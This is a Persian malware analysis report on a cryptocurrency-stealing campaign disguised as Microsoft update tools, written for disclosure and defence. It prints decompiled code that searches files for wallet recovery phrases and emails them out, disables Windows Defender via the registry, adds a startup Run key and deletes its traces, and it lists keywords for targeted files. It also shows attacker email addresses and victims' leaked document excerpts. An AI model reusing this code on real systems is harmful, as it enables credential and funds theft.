ما برای اینکه بتوانیم به طور کامل پی به عملکرد این برنامه ببریم، باید به طریقی این رشته‌ها را از حالت رمزگذاری‌شده خارج کنیم. متاسفانه هیچ ابزاری که بتواند این کار را انجام دهد وجود ندارد و ما خودمان مجبور به پیاده‌سازی یک Decoder شدیم که با شبیه‌سازی اجرای کدهای این برنامه می‌تواند کلیه رشته‌های درون این برنامه را Decode کند. روش ابزار Decoder ما مشابه آن چیزی است که در مرجع [2] انجام شده است.

```
while (true)
{
    if (num3 < strArray3.Length)
    {
        str2 = strArray3[num3];
        if (!str.ToLower().Contains(str2))
        {
            num3++;
            continue;
        }
        this.target_files.Add(str);
    }
    if (!this.target_files.Contains(str))
    {
        num4 = 0;
        strArray4 = null;
        chArray = new char[] {
            ',', ' ', '/', '-', '_', ':', '\\', '#', '*', '+', '&', '"', '\'', ':', '$', '=',
            ';', '\r', '\n', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9'

        };
        try
        {
            foreach (string str3 in this.GetTextFromWordOffice(str).Split(chArray, StringSplitOptions.RemoveEmptyEntries))
            {
                if (!this.word_list_bic9.Contains<string>(str3))
                {
                    num4 = 0;
                }
                else if ((num4 + 1) == 10)
                {
                    this.target_files.Add(str);
                    break;
                }
```

شکل ۱۱: بخشی از کد Microsoft Update Tools.exe جهت جستجو در درون فایل‌های Word

```
foreach (string str in list3)
{
    strArray2 = (!info.ToString().ToLower().Contains(getString_0(0x666_efcc)) || str.ToLower().Contains(getString_0(0x666_efe7))) ? this.word_list_complete : this.word_list_for_C_text;
    foreach (string str2 in strArray2)
    {
        if (str.ToLower().Contains(str2))
        {
            this.target_files.Add(str);
            break;
        }
    }
}
```

شکل ۱۲: بخشی از کد Microsoft Update Tools.exe جهت پیدا کردن فایل‌های تصویر با نام خاص

بعد از Decode کردن رشته‌های این برنامه می‌توانیم بفهمیم که این برنامه دنبال چیست؟ برخی از رشته‌هایی که این برنامه به آن علاقه‌مند است در شکل ۱۴ نشان داده شده است. اگر این رشته‌ها را در گوگل جستجو کنید، خواهید دید که این رشته‌ها در واقع رشته‌های مربوط به استاندارد BIP39 هستند [3].

همانطور که می‌دانید برای اینکه Private Key ولت‌های رمزارز ساده‌تر قابل خواندن و ذخیره‌سازی باشد، از BIP39 استفاده می‌شود. معمولا ولت‌های رمزارز همانند Trust Wallet، Coinomi و... ۱۲ یا ۲۴ کلمه انگلیسی به شما می‌دهند که این کلمات به عنوان Recovery Phrase یا Recovery Key ولت شما مورد استفاده قرار می‌گیرد. هر کسی این Recovery Phrase را داشته باشد، می‌تواند به آن ولت دسترسی داشته باشد.

تا اینجا می‌توان نتیجه گرفت برنامه Microsoft Update Tools.exe به دنبال فایل txt، doc یا docxی است که حاوی Recovery Phrase یک ولت باشند. بنابراین واضح است که این برنامه یک بدافزار سارق رمزارز است.

myContext..ctor() : Void

```
public myContext()
{
    this.AppName = getString_0(0x666_be17);
    string[] strArray = new string[] { getString_0(0x666_bff2), getString_0(0x666_c005), getString_0(0x666_bff8), getString_0(0x666_b
    strArray[9] = getString_0(0x666_bf95);
    strArray[10] = getString_0(0x666_bf8c);
    strArray[11] = getString_0(0x666_bfa3);
    strArray[12] = getString_0(0x666_bf76);
    strArray[13] = getString_0(0x666_bf69);
    strArray[14] = getString_0(0x666_bf80);
    strArray[15] = getString_0(0x666_bf53);
    strArray[0x10] = getString_0(0x666_bf4a);
    strArray[0x11] = getString_0(0x666_bf5d);
    strArray[0x12] = getString_0(0x666_bf30);
    strArray[0x13] = getString_0(0x666_bf47);
    strArray[20] = getString_0(0x666_bf42);
    strArray[0x15] = getString_0(0x666_bf39);
    strArray[0x16] = getString_0(0x666_bf10);
    strArray[0x17] = getString_0(0x666_bf23);
    strArray[0x18] = getString_0(0x666_bf1a);
    strArray[0x19] = getString_0(0x666_bcf1);
    strArray[0x1a] = getString_0(0x666_bcec);
    strArray[0x1b] = getString_0(0x666_bd03);
    strArray[0x1c] = getString_0(0x666_bcd6);
    strArray[0x1d] = getString_0(0x666_bccd);
    strArray[30] = getString_0(0x666_bce4);
    strArray[0x1f] = getString_0(0x666_bcdb);
    strArray[0x20] = getString_0(0x666_bcae);
    strArray[0x21] = getString_0(0x666_bcc5);
    strArray[0x22] = getString_0(0x666_bcb8);
    strArray[0x23] = getString_0(0x666_bc8f);
    strArray[0x24] = getString_0(0x666_bca6);
    strArray[0x25] = getString_0(0x666_bc9d);
    strArray[0x26] = getString_0(0x666_bc74);
    strArray[0x27] = getString_0(0x666_bc6f);
    strArray[40] = getString_0(0x666_bc86);
    strArray[0x29] = getString_0(0x666_bc7d);
    strArray[0x2a] = getString_0(0x666_bc54);
    strArray[0x2b] = getString_0(0x666_bc4f);
```

شکل ۱۳: بخشی از کد Microsoft Update Tools.exe که در آن تمامی رشته‌ها رمزگذاری شده هستند.

*new 2 - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

new 2

```
1  already also alter always amateur amazing among amount amused analyst anchor ancient anger angle angry
```

شکل ۱۴: برخی از رشته‌هایی که برنامه Microsoft Update Tools.exe به آن علاقه‌مند است.

new 1

```
1  recovery phrase, mnemonic, private key, 12 key, 15 key, 18 key, 21 key, 24 key, 12key, 15key, 18key, 21key, 24key, 12 word, 15
   word, 18 word, 21 word, 24 word, 12word, 15word, 18word, 21word, 24word, عبارات, عبارت بازیابی, کلمات بازیابی, رمز, گذرواژه
   بازیابی, کلمات ریکاوری, کلید خصوصی, ۱۲ کلمه, ۱۵ کلمه, ۱۸ کلمه, ۲۱ کلمه, ۲۴ کلمه, ۱۲کلمه, ۱۵کلمه, ۱۸کلمه, ۲۱کلمه, ۲۴کلمه, کلمات
   کلیدی, password
```

شکل ۱۵: نام فایل‌هایی که برنامه Microsoft Update Tools.exe به آن علاقه‌مند است.

در مورد فایل‌های تصویری نیز این برنامه به دنبال هر نوع فایل jpg، jpeg، gif، bmp که نامش (یا مسیر قرارگیری آن) حاوی یکی از عبارت‌های موجود در شکل ۱۵ است، می‌باشد.

به طور خلاصه می‌توان گفت هر نوع فایلی که ممکن است حاوی Recovery Phrase یک ولت باشد، این برنامه به دنبال آن است. بعد از آن همانطور که در شکل ۱۶ مشاهده می‌شود این برنامه فایل‌های یافت‌شده را به یک آدرس ایمیل ارسال می‌کند. این ایمیل در اختیار نفوذگران می‌باشد و نفوذگران بعد از دسترسی به ولت قربانیان پول موجود در آن ولت‌ها را بعد از مدتی به سرقت می‌برند.

myContext.send_em(List<String>) : Void

```
private unsafe void send_em(List<string> list_0)
{
    void* voidPtr = (void*) stackalloc byte[0x19];
    MailAddress from = new MailAddress(getString_0(0x666_ef5a), getString_0(0x666_ef11));
    SmtpClient client = new SmtpClient {
        Host = getString_0(0x666_ecd2),
        Port = 587,
        EnableSsl = true,
        DeliveryMethod = SmtpDeliveryMethod.Network,
        UseDefaultCredentials = false,
        Credentials = new NetworkCredential(from.Address, getString_0(0x666_ecdd))

    };
    MailMessage message = new MailMessage(from, new MailAddress(getString_0(0x666_ef24), getString_0(0x666_ecff))) {
        Subject = getString_0(0x666_ecc4),
        Body = getString_0(0x666_ec93)

    };
    try
    {
        *((long*) voidPtr) = 0L;
        *((int*) (voidPtr + 0x10)) = 0;
        while (true)
        {
            *((sbyte*) (voidPtr + 0x18)) = *((int*) (voidPtr + 0x10))) < list_0.Count;
            if (*((sbyte*) (voidPtr + 0x18))) == 0)
            {
                client.Send(message);
            }
            else
            {
                *((long*) (voidPtr + 8)) = new FileInfo(list_0[*((int*) (voidPtr + 0x10))]).Length;
                *((long*) voidPtr) += *((long*) (voidPtr + 8));
                *((sbyte*) (voidPtr + 0x18)) = *((long*) voidPtr)) >= 0x131_2d00L;
                if (*((sbyte*) (voidPtr + 0x18))) == 0)
                {
                    Attachment item = new Attachment(list_0[*((int*) (voidPtr + 0x10))]);
                    message.Attachments.Add(item);
                    *((int*) (voidPtr + 0x10)))++;
```

شکل ۱۶: ارسال ایمیل توسط برنامه Microsoft Update Tools.exe


۳٫۴. فایل WindowsPowerShell.exe (روش دوم سرقت رمزارز)

فایل دیگری که این بدافزار در پوشه زیر قرار می‌دهد، WindowsPowerShell.exe نام دارد.

C:\Program Files\WindowsPowerShell3

این فایل نیز همانند سایر فایل‌های این بدافزار با استفاده از SmartAssembly محافظت‌شده است. اگر بعد از آنپک کردن این فایل نگاهی به کدهای آن بیندازیم، می‌توانیم متوجه چیزهای جالبی شویم.

بخشی از کدهای این فایل در شکل ۱۷ نمایش داده شده است. این کدها در واقع کدهای روال پنجره[3] است. برای اینکه متوجه عملکرد آن شوید باید با برنامه‌نویسی سیستمی سیستم عامل ویندوز آشنایی داشته باشید. ثابت 0x308 در ویندوز برابر WM_DRAWCLIPBOARD و 0x30d برابر WM_CHANGECBCHAIN می‌باشد. در واقع این قطعه کد به دنبال شنود محتوای Clipboard و ارسال آن به توابعی دیگر جهت تغییر آن می‌باشد.



شکل ۱۷: بخشی از کدهای فایل WindowsPowerShell.exe

اما چه تغییری این بدافزار می‌خواهد در محتوای Clipboard بدهد؟ پاسخش با تحلیل توابع دیگر کدهای این فایل واضح است. اگر نگاهی به شکل ۱۸ بیندازید می‌بینید که این بدافزار تلاش می‌کند تشخیص دهد که آیا محتوای Clipboard آدرس یک Wallet می‌باشد یا خیر؟ اگر باشد، آن را با آدرس‌های Wallet خود در Blockchainهای مختلف جا به جا می‌کند.

فرض کنید شخصی قصد دارد پولی از حساب بیت‌کوین خودش به شخصی دیگر ارسال کند. این فرد آدرس Wallet بیتکوین آن شخص را Copy کرده و آن به درون Walletهای ویندوزی (همانند Atomic، Exodus یا...) Paste کرده و انتقال بیتکوین را انجام می‌دهد. غافل از اینکه این بدافزار بعد از Copy کردن آدرس Wallet مقصد، بلافاصله آدرس Wallet خودش را به Clipboard کپی می‌کند و به این ترتیب کاربر به جای اینکه پول را به حساب مد نظر خودش واریز کند، پول را به حساب هکر واریز می‌کند.

این نیز یکی دیگر از روش‌هایی است که این تیم هکری برای سرقت رمزارز مورد استفاده قرار می‌دهند.

[3] Window Procedure

شکل ۱۸: بخشی دیگر از کدهای فایل WindowsPowerShell.exe

۳٫۵. فایل WindowsPowerShellActivator.exe (کارهای اولیه اجرای بدافزار)

این فایل که تقریبا از اسمش هم مشخص است مسئول فعال‌سازی و اجرای فایل WindowsPowerShell.exe می‌باشد. همانطور که در بخش قبل دیدیم فایل WindowsPowerShell.exe مسئول سرقت رمزارز به روش تغییر محتوای Clipboard بوده است.

یکی از کارهایی که فایل WindowsPowerShellActivator.exe در هنگام اجرا انجام می‌دهد این است که فایل WindowsPowerShell.exe را به Startup ویندوز می‌کند تا این فایل همواره در حال اجرا و مشغول سرقت رمزارز باشد. همچنین این برنامه نسخه‌های قبلی بدافزار را از Startup حذف می‌کند تا چند نسخه از بدافزار با یکدیگر اجرا نگردند و در عملکرد کلی بدافزار اختلالی ایجاد نشود (شکل ۱۹).

یکی دیگر از کارهایی که فایل WindowsPowerShellActivator.exe انجام می‌دهد این است که تلاش می‌کند ضدویروس Windows Defender را از طریق رجیستری غیرفعال کند. با اینکه فایل output.exe نیز این کار را انجام می‌دهد، اما ظاهرا جهت محکم‌کاری در این فایل نیز اقدام به غیرفعال‌سازی ضدویروس Windows Defender می‌گردد (شکل ۲۰).

۳٫۶. فایل Microsoft Update Tools Clr.exe (حذف ردپاها)

این فایل همانطور که از نامش پیداست مسئول پاک کردن فایل Microsoft Update Tools.exe می‌باشد. بعد از اینکه فایل Microsoft Update Tools.exe کارش به اتمام برسد (یعنی زمانی که کل دیسک سخت قربانی را جستجو کرده و اطلاعات حساس آن را به هکر ایمیل کرد)، برنامه Microsoft Update Tools Clr.exe اقدام به حذف آن فایل از دیسک سخت می‌نماید. با انجام این کار ردپاها حذف شده و عملکرد داخلی فایل Microsoft Update Tools.exe توسط ضدبدافزارها و تحلیلگران امنیتی به راحتی قابل شناسایی نخواهد بود.

کدهای این برنامه در شکل ۲۱ نمایش داده شده است. همانطور که مشخص است در ابتدا یک حلقه for داریم که منتظر می‌ماند پردازش Microsoft Update Tools.exe بسته شود. بعد از بسته شدن این پردازش اقدام به حذف فایل مربوط به آن می‌کند.

```
public Class0()
{
    this.string_0 = "WindowsPowerShell.1.1";
    this.string_1 = "MicrosoftWindowsApps.2.1";
    this.string_2 = "WinFrameworkServer.5.2";
    this.string_3 = "SQlServer.8.2";
    this.string_4 = "SQlServer.8.1";
    this.string_5 = "SQlServer.4.1";
    this.string_6 = "Microsoft Framework.18.0";
    this.string_7 = "Framework256";
    this.string_8 = "clipboardMonitor";
    Class19.smethod_3(this);
    Class19.smethod_4(this);
    Environment.Exit(0);
}
```

```
private scope */ static void smethod_3(Class0 class0_0)

RegistryKey objA = Registry.CurrentUser.OpenSubKey(@"SOFTWARE\Microsoft\Windows\CurrentVersion\Run", true);
if (!ReferenceEquals(objA, null))
{
    if (!ReferenceEquals((string) objA.GetValue(class0_0.string_8), null))
    {
        objA.DeleteValue(class0_0.string_8);
    }
    if (!ReferenceEquals((string) objA.GetValue(class0_0.string_7), null))
    {
        objA.DeleteValue(class0_0.string_7);
    }
    if (!ReferenceEquals((string) objA.GetValue(class0_0.string_6), null))
    {
        objA.DeleteValue(class0_0.string_6);
    }
    if (!ReferenceEquals((string) objA.GetValue(class0_0.string_5), null))
    {
        objA.DeleteValue(class0_0.string_5);
    }
    if (!ReferenceEquals((string) objA.GetValue(class0_0.string_4), null))
    {
        objA.DeleteValue(class0_0.string_4);
    }
    if (!ReferenceEquals((string) objA.GetValue(class0_0.string_3), null))
    {
        objA.DeleteValue(class0_0.string_3);
    }
    if (!ReferenceEquals((string) objA.GetValue(class0_0.string_2), null))
    {
        objA.DeleteValue(class0_0.string_2);
    }
    if (!ReferenceEquals((string) objA.GetValue(class0_0.string_1), null))
    {
        objA.DeleteValue(class0_0.string_1);
    }
    if (ReferenceEquals((string) objA.GetValue(class0_0.string_0), null))
    {
        objA.SetValue(class0_0.string_0, Application.StartupPath + @"\WindowsPowerShell.exe");
    }
}
```

شکل ۱۹: افزودن فایل WindowsPowerShell.exe به Startup ویندوز

```
/* private scope */ static void smethod_4(Class0 class0_0)
{
    RegistryKey key = Registry.LocalMachine.OpenSubKey(@"SOFTWARE\Policies\Microsoft\Windows Defender", true);
    RegistrySecurity security = new RegistrySecurity();
    key.GetAccessControl().AddAccessRule(new RegistryAccessRule(Environment.UserDomainName + @"\" + Environment.UserName, RegistryRights.FullControl, AccessControlType.Allow));
    key.CreateSubKey("Features");
    Registry.LocalMachine.OpenSubKey(@"SOFTWARE\Policies\Microsoft\Windows Defender\Features", true).SetValue("TamperProtection", 4);
    key.SetValue("DisableAntiVirus", 1);
    key.SetValue("DisableAntiSpyware", 1);
    key.SetValue("ServiceStartStates", 1);
}
```

شکل ۲۰: غیرفعال کردن ضدویروس Windows Defender توسط WindowsPowerShellActivator.exe

```
[STAThread]
private static void Main()
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Thread.Sleep(1_000);
    for (Process[] processArray = Process.GetProcessesByName(getString_0(0x666_bedf)); processArray.Length > 0; processArray = Process.GetProcessesByName(getString_0(0x666_bedf)))
    {
        Thread.Sleep(1_000);
    }
    if (File.Exists(Application.StartupPath + getString_0(0x666_bebe)))
    {
        try
        {
            File.Delete(Application.StartupPath + getString_0(0x666_bebe));
        }
        catch (Exception)
        {
        }
    }
    Environment.Exit(0);
}
```

شکل ۲۱: بخشی از کدهای فایل Microsoft Update Tools Clr.exe

۴. اطلاعات تکمیلی

۴/۱. هویت هکرها

ویژگی‌ها و قابلیت‌های این بدافزار نشان می‌دهد توسعه آن توسط تیمی با تجربه انجام شده است که به خوبی با روش‌های توسعه بدافزار آشنایی داشته‌اند. همچنین وجود مشابهت بین کدهای موجود در این کمپین بدافزاری با برخی امضاهای Yara منتشرشده توسط آزمایشگاه تحلیل بدافزارهای خارجی نشان می‌دهد این تیم قبلا کمپین‌های فیشینگ و بدافزاری دیگری نیز اجرا کرده است.

علاوه بر آن بسیاری از فایل‌ها و روش‌های مورد استفاده این کمپین بدافزاری با برخی از نمونه‌های بدافزارهای MSIL/ClipBanker یا Trojan.ClipBanker مشابهت دارد. بنابراین می‌توان نتیجه گرفت گروه توسعه‌دهنده آن‌ها با گروه توسعه‌دهنده نسخه ایرانی بدافزار MSIL/ClipBanker یکی باشد. جهت اطلاعات بیشتر راجع به بدافزار Trojan.ClipBanker می‌توانید به مرجع [4] مراجعه کنید.

۴/۲. دسترسی به ایمیل هکرها

همانطور که در بخش قبل گفتیم، ما با پیاده‌سازی یک ابزار Decoder موفق شدیم رشته‌های موجود در فایل Microsoft Update Tools.exe را استخراج کنیم. با استخراج این رشته‌ها ما آدرس ایمیل‌های نفوذگران را پیدا کردیم. تمامی Recovery Phraseهای قربانیان به این ایمیل‌ها ارسال می‌گردند.

این ایمیل‌ها عبارتند از:

jackjans******@gmail.com
danielk******@gmail.com
ahmademina938@gmail.com


با توجه به اینکه بدافزار برای ارسال ایمیل نیاز به رمزعبور آن ایمیل داشت، رمز عبور یکی از ایمیل‌ها در درون فایل Microsoft Update Tools.exe به صورت یک رشته ثابت قرار داده شده بود و ما به آن دسترسی پیدا کردیم. البته این رمز عبور، رمز عبور اصلی ایمیل نیست، بلکه در واقع App Password است و با استفاده از آن فقط می‌توان از طریق ابزارهای مدیریت ایمیل همانند Thunderbird یا Outlook به محتوای ایمیل دسترسی داشت.

همانطور که در شکل ۲۲ می‌بینید ما به یکی از ایمیل هکرها که در واقع ایمیل ارسال‌کننده داده‌ها می‌باشد، نفوذ کرده‌ایم. این ایمیل پر است از اطلاعات ولت‌های خالی شده افرادی که به دنبال برق رایگان بوده‌اند! ظاهرا نفوذگران به صورت دوره‌ای ایمیل‌های قدیمی را پاک می‌کنند. اولین ایمیلی که در سرور Gmail هنوز پاک نشده است مربوط به ۲۵ آذر ۱۴۰۲ است. از ۲۵ آذر ۱۴۰۲ تا امروز که ۰۹ بهمن ۱۴۰۲ می‌باشد ۱۱۲۴ پست الکترونیکی حاوی اطلاعات ولت‌ها در اینجا موجود است. یعنی در عرض ۴۵ روز این کمپین ۱۱۲۴ قربانی گرفته است. ما می‌دانیم که این کمپین بدافزاری حداقل ۲ سال فعال است، با این حساب به راحتی می‌توان برآورد کرد که تعداد قربانیان آن چقدر زیاد می‌تواند باشد.

۴/۳. اقدامات ما جهت جلوگیری از انتشار بیشتر بدافزار

ما با گزارش آدرس ایمیل‌ها و صفحات YouTube این کمپین بدافزاری به Google موفق شدیم برخی از آن‌ها را از دسترس خارج کنیم. همچنین فایل‌های این بدافزار به شرکت‌های مختلف تولیدکننده ضدویروس ارسال شده است تا آن را به امضای خودشان اضافه نمایند. علاوه بر آن به برخی از قربانیان این کمپین اخطار داده‌ایم که اقدام به تغییر رمز عبورها و جا به جایی ولت‌های رمزارزشان نمایند.

با این وجود در زمان نوشتن این مستند این کمپین همچنان فعال است و هر روز به جمع قربانیان این کمپین بدافزاری اضافه می‌شود. بنابراین لازم است کاربران فضای مجازی و مخصوصا فعالین حوزه رمزارز نسبت به این موضوع هشیار باشند.



شکل ۲۲: ایمیل مورد استفاده هکرها

۴/۴. نمونه اسناد هک‌شده

حال سوالی که مطرح می‌شود این است که آیا تنها اطلاعات ولت‌های رمزارز به سرقت رفته است؟ پاسخ خیر است و اطلاعات حساس دیگری نیز در اختیار هکرها قرار گرفته است. در واقع هر فایلی که در نام یا مسیر قرارگیری آن عبارت "رمز" یا... وجود داشته است به هکر ارسال شده است. طبیعی است که در رایانه قربانیان علاوه بر اطلاعات ولت‌ها، ممکن است بسیاری از اطلاعات حساس دیگر نیز با این نام‌ها ذخیره شده باشد و توسط هکرها به سرقت برود.

ما به بیش از ۱۰ گیگابایت از اطلاعات هک‌شده دسترسی پیدا کرده و آن‌ها را مورد بررسی قرار داده‌ایم. با اینکه این ۱۰ گیگابایت تنها بخش اندکی از داده‌هایی است که در اختیار هکرها قرار گرفته است، اما در همین میزان داده نیز موارد حساس و محرمانه زیادی یافت می‌شود که برخی از آن‌ها عبارت است از:

- اطلاعات هویتی افراد شامل شناسنامه، کارت ملی، گواهینامه و... (نمونه‌ای از آن در شکل ۲۳ ارائه شده است.)
- اطلاعات قراردادهای منعقده برخی سازمان‌های دولتی و خصوصی (نمونه‌ای از آن‌ها در شکل ۲۵ ارائه شده است.)
- اسناد و مدارک قضائی شامل متن شکایات و گزارشات کارشناس رسمی دادگستری (شکل ۲۷)
- رمز وبسایت‌های مختلف. نمونه‌ای جالب از آن در شکل ۲۴ ارائه شده است. قربانی کل رمزهای خودش و خانواده‌اش را در یک فایل ذخیره کرده و آن فایل در اختیار هکر قرار گرفته است.
- رمز سیستم‌های اتوماسیون داخلی سازمان‌ها، رمز cPanel وبسایت‌های مختلف، رمز VPS، VPN و... شرکت‌ها و سازمان‌های مختلف (نمونه‌ای از آن در شکل ۲۶ ارائه شده است.)

شکل ۲۳: اطلاعات هویتی افراد در اختیار هکر قرار گرفته است.

رمز عبور	نام کاربری	
[redacted]		سایت بانکداری اینترنتی ملت
		سایت بانکداری اینترنتی ملت
		سایت بانکداری اینترنتی ملت
		سایت بانکداری اینترنتی شهر
		سایت کارگزاری مفید
		سایت کارگزاری مفید
		سایت کارگزاری مفید
		سایت کارگزاری مفید
		سایت کارگزاری مفید
		سایت کارگزاری مفید
		سایت کارگزاری مفید
		سایت سابقه بیمه تامین اجتماعی
		سایت فیش بیمه تامین اجتماعی
		سایت فیش بیمه تامین اجتماعی
		سایت فیش بیمه تامین اجتماعی
		سایت مخابرات
		سایت مخابرات
		سایت بیمه نوین
		سایت بیمه نوین
		سایت دادگستری
		سایت دادگستری
		سایت دادگستری
		سایت دادگستری
		سایت بانکداری ملی

رمز بانک ملت خانم	
رمز بانک ملت زینب	
رمز بانک ملت خودم	
قسط بانک مسکن بروجردی	
قسط بانک مسکن بروجردی	
شماره تسهیلات قسط وام بانک ملی مادر	
شماره حساب مدیر بروجردی (اسدی) بابت شارژ ساختمان	
شماره تسهیلات قسط بانک صادرات ۵۰ میلیونی به نام معصومه	
رمز بانک شهر خانم	
رمز کارگزاری مفید خانم	
رمز کارگزاری مفید خودم	
رمز کارگزاری مفید زینب	
رمز کارگزاری مفید فاطمه	
رمز کارگزاری مفید محسن	
رمز کارگزاری مفید پوریا	
رمز کارگزاری مفید علی محسن	
رمز سابقه بیمه خودم	
رمز فیش بیمه خودم	
رمز فیش بیمه محسن	
رمز فیش قصابی دایی ابوالفضل	
رمز ورود به سایت مخابرات منزل	
رمز ورود به سایت مخابرات مغازه	
رمز ورود جهت پرداخت بیمه عمر خودم	
رمز ورود جهت پرداخت بیمه عمر مجید	
رمز ثنا خودم	
رمز ثنا حسین	
رمز ثنا مادر	
رمز ثنا امیر	
رمز بام ملی خودم	

شکل ۲۴: رمز عبور وبسایت‌های مختلف قربانیان در اختیار هکرها قرار گرفته است.

بسمه تعالي

تاریخ : [redacted]

شماره :


پیوست :

قرارداد

